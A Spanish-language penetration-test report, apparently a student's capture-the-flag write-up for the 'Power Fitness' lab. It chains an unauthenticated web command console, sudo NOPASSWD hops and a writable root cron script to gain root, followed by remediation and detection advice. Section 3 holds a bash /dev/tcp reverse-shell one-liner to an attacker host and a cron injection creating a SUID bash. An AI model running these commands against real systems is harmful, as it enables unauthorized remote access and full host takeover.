INFORME DE PENTESTING

Test de Intrusión — Aplicación Web y Escalada de Privilegios

Objetivo: LAB — POWER FITNESS

Plataforma: WHOAMI-LABS.COM · Host: 172.17.0.2

Dificultad: Fácil · Flag capturada ✔

Tipo de prueba	Web → Acceso inicial → Escalada de privilegios local
Modalidad	Caja negra (Black Box)
Fecha de ejecución	09 — 11 de octubre de 2026
Autor	Josep — Prácticas de Ciberseguridad (UOC)
Clasificación	CONFIDENCIAL — Uso formativo
Resultado global	**COMPROMISO TOTAL (root)**

Documento elaborado como ejercicio de práctica en entorno autorizado.

0. Alcance y autorización

Todas las actividades descritas en este informe se han realizado exclusivamente contra el laboratorio «Power Fitness», desplegado de forma intencionada y autorizada en la plataforma educativa WHOAMI-LABS.COM. Se trata de un entorno de prácticas aislado, diseñado para el aprendizaje de técnicas de seguridad ofensiva, en el que el usuario tiene permiso explícito para atacar.

Ninguna técnica se ha ejecutado contra sistemas de terceros. El ejercicio reproduce las fases de un encargo profesional real con el fin de interiorizar la metodología y los hábitos de documentación propios de un test de intrusión.

Parámetro	Definición del ejercicio
Host en alcance	172.17.0.2 (contenedor del laboratorio)
Fuera de alcance	Cualquier otra IP o sistema
Objetivo declarado	Enumerar servicios, obtener acceso, escalar a root y capturar /root/flag.txt
Ventana temporal	09–11 oct 2026

1. Resumen ejecutivo

Durante la evaluación se logró comprometer por completo el servidor objetivo, obteniendo privilegios máximos (root) y capturando la bandera de prueba. El compromiso no dependió de un único fallo, sino del encadenamiento de varias malas configuraciones que, de forma individual, podían parecer menores.

El punto de entrada fue una consola web de administración expuesta sin autenticación que permitía ejecutar comandos del sistema operativo directamente en el servidor. A partir de ese acceso como usuario www-data, se encadenó una secuencia de permisos sudo mal otorgados para saltar entre cuatro cuentas de usuario, hasta alcanzar una cuenta con capacidad de escritura sobre un script ejecutado periódicamente por root mediante una tarea cron. La modificación de ese script permitió que el propio sistema otorgara una shell con privilegios de root.


Valoración de riesgo

Riesgo global	**CRÍTICO**
Vector de acceso	Remoto, sin autenticación
Nivel alcanzado	root (control total del host)
Complejidad de explotación	Baja

Hallazgos principales

- **Consola de comandos web accesible sin autenticación (ejecución remota de código).**
- Listado de directorios habilitado en el servidor web, que expuso la ruta de la consola.
- Cadena de permisos sudo NOPASSWD que permite saltar entre usuarios sin contraseña.
- Tarea cron ejecutada como root sobre un script modificable por un usuario sin privilegios.

Síntesis de la cadena de ataque



2. Metodología

El ejercicio siguió las fases clásicas de un test de intrusión, alineadas con el marco MITRE ATT&CK:

Fase	Actividad realizada
Reconocimiento	Escaneo de puertos y servicios (Nmap)
Enumeración web	Descubrimiento de contenido (Feroxbuster), listado de directorios
Acceso inicial	Abuso de consola web → reverse shell como www-data
Escalada de privilegios	Cadena sudo + abuso de tarea cron + binario SUID
Post-explotación	Captura de la flag en /root/flag.txt

Herramientas empleadas: Nmap, Feroxbuster, Netcat, navegador web y utilidades estándar del sistema (sudo, cron, bash, find).

3. Desarrollo técnico

3.1 Reconocimiento — Escaneo de puertos

Se inició con un escaneo completo de puertos TCP contra el objetivo para identificar la superficie de ataque. El escaneo reveló un único servicio expuesto: un servidor web Apache en el puerto 80.

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```




Fig. 1 — Nmap identifica Apache httpd 2.4.41 (Ubuntu) en el puerto 80/tcp; el resto de puertos cerrados.

Resultado clave: el único vector posible es el servicio HTTP. El título de la página («Power Fitness | Transform Your Body») confirma que se trata de una aplicación web de un gimnasio.

3.2 Enumeración de la aplicación web

Al navegar al sitio se observa una web corporativa de gimnasio con secciones de programas, equipo y planes de membresía. Esta información pública permite entender el contexto de la aplicación.




Fig. 2 — Página principal de la aplicación «Power Fitness».

A continuación se realizó un descubrimiento de contenido con Feroxbuster para localizar directorios y archivos no enlazados desde la interfaz.

```
feroxbuster -u http://172.17.0.2/ -x php,txt,html,py,zip \
  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
```



Fig. 3 — Feroxbuster descubre /backend/ y, dentro, el archivo gym_console.php.

El hallazgo determinante es el directorio /backend/, con el listado de directorios habilitado. Dentro se encuentra gym_console.php, cuyo nombre sugiere una consola de administración.




Fig. 4 — Listado de directorios de /backend/ exponiendo gym_console.php (fallo de configuración de Apache).

3.3 Acceso inicial — Ejecución remota de comandos

La página gym_console.php resultó ser una consola web que ejecuta comandos arbitrarios del sistema operativo sin requerir autenticación alguna. Al introducir comandos, estos se ejecutan en el servidor con los privilegios del usuario del servicio web (www-data).

Una de las primeras comprobaciones fue listar los procesos en ejecución, lo que reveló un dato crítico: el demonio cron corriendo como root.




Fig. 5 — Consola web ejecutando «ps»; se confirma el usuario www-data y la presencia de cron (root).

La inspección del crontab del sistema reveló una tarea programada que se ejecuta cada minuto como root sobre un script de Python:

```
* * * * * root /usr/bin/python3 /routines/stats.py
```




Fig. 6 — Entrada de cron: ejecución de /routines/stats.py como root cada minuto.

El contenido del script era, en origen, un generador inofensivo de estadísticas de miembros. Sin embargo, el hecho de que lo ejecute root de forma periódica lo convierte en un objetivo prioritario para la escalada.

```
#!/usr/bin/env python3
import os
import datetime

# Member statistics generator
now = datetime.datetime.now()
stats = f"Report generated: {now}\nActive members: 247\nNew registrations: 15\n"

with open("/routines/report.txt", "w") as f:
    f.write(stats)
```

Fig. 7 — Contenido original de /routines/stats.py (genera un informe de estadísticas).

Para trabajar con comodidad se estableció una reverse shell hacia la máquina atacante. Se preparó un listener con Netcat y se lanzó el payload desde la consola web:

```
# En Kali (atacante):
nc -lvnp 4444

# En la consola web (víctima):
bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'
```




Fig. 8 — Reverse shell establecida: conexión entrante desde 172.17.0.2 y shell interactiva como www-data.

3.4 Escalada de privilegios

Ya con una shell como www-data, el objetivo fue poder modificar /routines/stats.py. La comprobación de permisos sudo mostró el primer eslabón de la cadena:

```
sudo -l
```

```
www-data@power_fitness:/var/www/html/backend$ sudo -l
sudo -l
Matching Defaults entries for www-data on power_fitness:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on power_fitness:
    (trainer) NOPASSWD: /bin/bash
www-data@power_fitness:/var/www/html/backend$
```

Fig. 9 — www-data puede ejecutar /bin/bash como el usuario «trainer» sin contraseña (NOPASSWD).

Otorgar a un usuario la capacidad de ejecutar /bin/bash como otro equivale a cederle por completo la identidad de esa cuenta. Repitiendo la comprobación en cada salto, se descubrió una cadena completa de permisos sudo encadenados:

```
sudo -u trainer /bin/bash      # www-data → trainer
sudo -u coach /bin/bash        # trainer  → coach
sudo -u nutritionist /bin/bash # coach    → nutritionist
```

```
trainer@power_fitness:/var/www/html/backend$ sudo -l
sudo -l
Matching Defaults entries for trainer on power_fitness:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User trainer may run the following commands on power_fitness:
    (coach) NOPASSWD: /bin/bash
trainer@power_fitness:/var/www/html/backend$ sudo -u coach /bin/bash
sudo -u coach /bin/bash
coach@power_fitness:/var/www/html/backend$ sudo -l
sudo -l
Matching Defaults entries for coach on power_fitness:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User coach may run the following commands on power_fitness:
    (nutritionist) NOPASSWD: /bin/bash
coach@power_fitness:/var/www/html/backend$ sudo -u coach /bin/bash
sudo -u coach /bin/bash
Sorry, user coach is not allowed to execute '/bin/bash' as coach on power_fitness.
coach@power_fitness:/var/www/html/backend$ sudo -u nutritionist /bin/bash
sudo -u nutritionist /bin/bash
nutritionist@power_fitness:/var/www/html/backend$ sudo -l
sudo -l
[sudo] password for nutritionist:
```

Fig. 10 — Cadena de saltos: trainer → coach → nutritionist, cada uno vía «sudo /bin/bash» sin contraseña.

Al llegar a la cuenta nutritionist se verificó que es la propietaria del script objetivo, con permisos de escritura sobre él. También se ejecutó una búsqueda de binarios SUID, que únicamente devolvió binarios estándar del sistema (descartando vías alternativas).

```
nutritionist@power_fitness:/var/www/html/backend$ cat /routines/stats.py
cat /routines/stats.py
#!/usr/bin/env python3
import os
import datetime

# Member statistics generator
now = datetime.datetime.now()
stats = f"Report generated: {now}\nActive members: 247\nNew registrations: 15\n"

with open("/routines/report.txt", "w") as f:
    f.write(stats)
nutritionist@power_fitness:/var/www/html/backend$ find / -perm -4000 -type f 2>/dev/null
<tml/backend$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
nutritionist@power_fitness:/var/www/html/backend$ ls -la /routines/stats.py
ls -la /routines/stats.py
-rwxr-xr-x 1 nutritionist nutritionist 256 Jan 22  2026 /routines/stats.py
nutritionist@power_fitness:/var/www/html/backend$
```

Fig. 11 — nutritionist es propietario de /routines/stats.py (rwx); la búsqueda SUID solo muestra binarios estándar.

Con permiso de escritura sobre un script que root ejecuta cada minuto, la escalada quedó resuelta. Se añadió al final del script una instrucción que copia /bin/bash a una ubicación temporal y le asigna el bit SUID, de modo que al ejecutarse como root quede un binario con privilegios elevados:

```
echo 'os.system("cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash")' >>
/routines/stats.py
```




Fig. 12 — Inyección de la instrucción en stats.py y verificación de que queda correctamente añadida.

La técnica elegida (binario SUID) es limpia y reversible, y en un encargo real demuestra el impacto sin destruir el sistema. Transcurrido un minuto, el cron ejecutó el script como root y creó el binario. Al invocarlo con la opción -p (que preserva el euid del propietario) se obtuvo una shell con euid=0 (root), y con ella la bandera del sistema:

```
/tmp/rootbash -p
id
cat /root/flag.txt
```




Fig. 13 — /tmp/rootbash -p otorga euid=0 (root). Captura de /root/flag.txt.

FLAG{P0w3r_F1tn3ss_Py7h0n_Cr0n_R00t_2026}

Bandera capturada — compromiso del objetivo confirmado.

Finalmente, la plataforma validó la flag y confirmó el compromiso completo del laboratorio.




Fig. 14 — WHOAMI-LABS valida la flag: «¡Felicitaciones! Has comprometido Power Fitness».

4. Vulnerabilidades identificadas

Se resumen a continuación las vulnerabilidades encontradas, ordenadas por severidad. La valoración CVSS es orientativa y adaptada al contexto del laboratorio.

ID	Vulnerabilidad	Severidad	CVSS (aprox.)
V-01	Ejecución remota de comandos sin autenticación (consola web gym_console.php)	**Crítica**	9.8 — AV:N/AC:L/PR:N/UI:N
V-02	Cadena de permisos sudo NOPASSWD entre usuarios (www-data→trainer→coach→nutritionist)	**Alta**	7.8 — escalada local
V-03	Tarea cron ejecutada como root sobre script modificable por usuario sin privilegios	**Alta**	7.8 — escalada a root
V-04	Listado de directorios habilitado en Apache (/backend/, /css/, /js/…)	**Media**	5.3 — fuga de información

5. Recomendaciones de remediación

La defensa debe aplicarse en cada eslabón de la cadena: romper cualquiera de ellos habría impedido el compromiso total. Se detallan las medidas por hallazgo.

V-01 · Ejecución remota de comandos (Crítica)

- Eliminar por completo la consola gym_console.php del servidor de producción; una funcionalidad de ejecución de comandos nunca debe estar expuesta.
- Si se necesita administración remota, usar canales autenticados y cifrados (SSH con claves), nunca una página web.
- Aplicar el principio de mínimo privilegio al usuario del servicio web y validar/filtrar toda entrada.

V-02 · Permisos sudo NOPASSWD (Alta)

- Revisar /etc/sudoers y eliminar las reglas que permiten ejecutar /bin/bash como otro usuario. Conceder una shell completa vía sudo equivale a ceder la identidad de esa cuenta.
- Otorgar sudo solo a comandos concretos y necesarios, nunca a intérpretes (bash, sh, python, vi…).
- Evitar NOPASSWD salvo justificación clara; auditar periódicamente las reglas sudo.

V-03 · Cron sobre script escribible (Alta)

- Un script ejecutado por root debe ser propiedad de root y no escribible por ningún otro usuario (permisos 755 con propietario root, o 700).
- El directorio que lo contiene (/routines/) tampoco debe permitir escritura a usuarios no privilegiados.
- Revisar todas las tareas programadas y verificar la propiedad y permisos de cada script invocado.

V-04 · Listado de directorios (Media)

- Deshabilitar el listado de directorios en Apache (Options -Indexes).
- No almacenar paneles de administración ni archivos sensibles bajo el raíz web accesible.

Lección defensiva (Blue Team)

Esta cadena ilustra un antipatrón habitual: permisos que, individualmente, parecen inofensivos se combinan hasta formar una escalera completa hacia root. Desde el punto de vista de detección, serían señales de alarma: la aparición de /tmp/rootbash con bit SUID y propietario root, modificaciones sobre scripts invocados por cron, procesos hijos inesperados del demonio cron, y conexiones de red salientes desde el usuario del servicio web. Monitorizar la integridad de los scripts de cron y los binarios SUID del sistema (p. ej. con auditd o AIDE) habría detectado el ataque.

6. Conclusión

El laboratorio «Power Fitness» fue comprometido en su totalidad, alcanzando privilegios de root y capturando la bandera FLAG{P0w3r_F1tn3ss_Py7h0n_Cr0n_R00t_2026}. El vector de entrada fue una ejecución remota de comandos sin autenticación, y la escalada se apoyó en una cadena de malas configuraciones de permisos sudo y una tarea cron abusable.

El ejercicio refuerza una idea central de la seguridad ofensiva: el riesgo rara vez proviene de un único fallo espectacular, sino del encadenamiento de descuidos pequeños. Para el defensor, esto implica que fortificar cada capa —autenticación, permisos, integridad de tareas programadas— es lo que realmente rompe la cadena.

— Fin del informe —